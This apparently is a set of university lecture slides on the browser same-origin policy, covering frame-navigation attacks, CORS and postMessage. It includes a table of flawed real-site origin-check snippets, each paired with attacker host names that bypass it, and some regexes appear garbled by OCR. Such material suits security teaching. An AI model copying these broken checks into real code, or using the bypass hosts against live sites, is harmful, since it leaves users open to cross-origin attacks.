Web Security

advanced topics on SOP

Yan Huang

Credits: slides adapted from Stanford and Cornell Tech

Same Origin Policy

protocol://domain:port/path?params


Same Origin Policy (SOP) for DOM:

Origin A can access origin B's DOM if A and B have same **(protocol, domain, port)**

Same Origin Policy (SOP) for cookies:


Generally, based on
([protocol], domain, path)

Guninski Attack




If bad frame can navigate sibling frames, attacker gets password!

Gadget Hijacking in Mashups




Gadget Hijacking



Modern browsers only allow a frame to navigate its "descendant" frames


More Recent Developments



- Cross-origin network requests
  - Access-Control-Allow-Origin: <list of domains>
    - Typical usage:
      Access-Control-Allow-Origin: *
      included in HTTP response header
- Cross-origin client-side communication
  - Client-side messaging via fragment navigation
  - postMessage (newer browsers)

postMessage

- New API for inter-frame communication
- Supported in latest browsers




Example of postMessage Usage

Messages are sent to frames, not origins

Message Eavesdropping (1)

frames[0].postMessage("Hello!")


- With descendant frame navigation policy
- Attacker replaces inner frame with his own, gets message



Message Eavesdropping (2)

frames[0].postMessage("Hello!")

- With descendant frame navigation policy
- Attacker replaces child frame with his own, gets message




Who Sent the Message?

```
function msgReceiver(e) {
 if(e.origin !== "http://hostA")
```

HTML Living Standard (whatwg.org)

Authors should check the origin attribute to ensure that messages are only accepted from domains that they expect to receive messages from

And If The Check Is Wrong?



The Postman Always Rings Twice

[Son and Shmatikov]

A study of postMessage usage in top 10,000 sites

- 2,245 (22%) have a postMessage receiver
- 1,585 have a receiver without an origin check
- 262 have an incorrect origin check
- 84 have exploitable vulnerabilities
  - Received message is evaluated as a script, stored into localStorage, etc.

Incorrect Origin Checks


[Son and Shmatikov]

Check	Hosts	Origin check	Example of a malicious host name that passes the check
1	107	if(/[\/|\.]*chartbeat.com*$/.test(a.origin))	evil.chartbeat-com *(not exploitable until arbitrary TLDs are allowed)*
2	71	if(m.origin.indexOf("sharethis.com") != -1)	sharethis.com.malicious.com, evilsharethis.com
3	35	if(a.origin && a.origin.match(/\.*kissmetrics*\.*com*/))	www.kissmetrics.com.evil.com
4	20	var w = /*jumptime*\.*com*(: [0 − 9])?$/; if (!v.origin.match(w))	eviljumptime.com
5	4	if(!a.origin.match(/*readspeaker.com/gi*))	readspeaker.comevil.com, readspeaker.com.evil.com
6	1	a.origin.indexOf("widgets.ign.com") != 1	evilwidgets.ign.comevil.com, widgets.ign.com.evil.com
7	1	if(e.origin.match(/*http*(*s*?)\ : \/\/\ *w*+?\.?*dastelefonbuch.de*/)	www.dastelefonbuch.de.evil.com
8	1	if((/*api.weibo*\.*com*$/).test(I.origin))	www.evilapi-weibo.com
9	1	if(/*id.rambler.ru*$/*i*.test(a.origin))	www.evilid-rambler.ru
10	1	if(e.origin.indexOf(location.hostname)==-1){return;}	*receiverOrigin*.evil.com
11	7	if((/^(*https*? : //[^/]+)/. + (*pss*|*selector*| *payment.portal*|*matpay* − *remote*).*js*/*i*) .exec(src)[1] == e.origin)	If the target site includes a script from www.evil.com/sites/selector.js, any message from www.evil.com will pass the check
12	5	if(g.origin && g.origin !== l.origin) { return; } else { ... }	www.evil.com
13	1	if((typeof d === "string" && (n.origin !== d && d !== "*"))||(j.isFunction(d) && d(n.origin) === !1))	www.evil.com
14	24	if(event.origin != "http://cdn-static.liverail.com" && event.data)	www.evil.com

JavaScript Library Import

- Same origin policy is bypassed for scripts not enclosed in an iframe

```
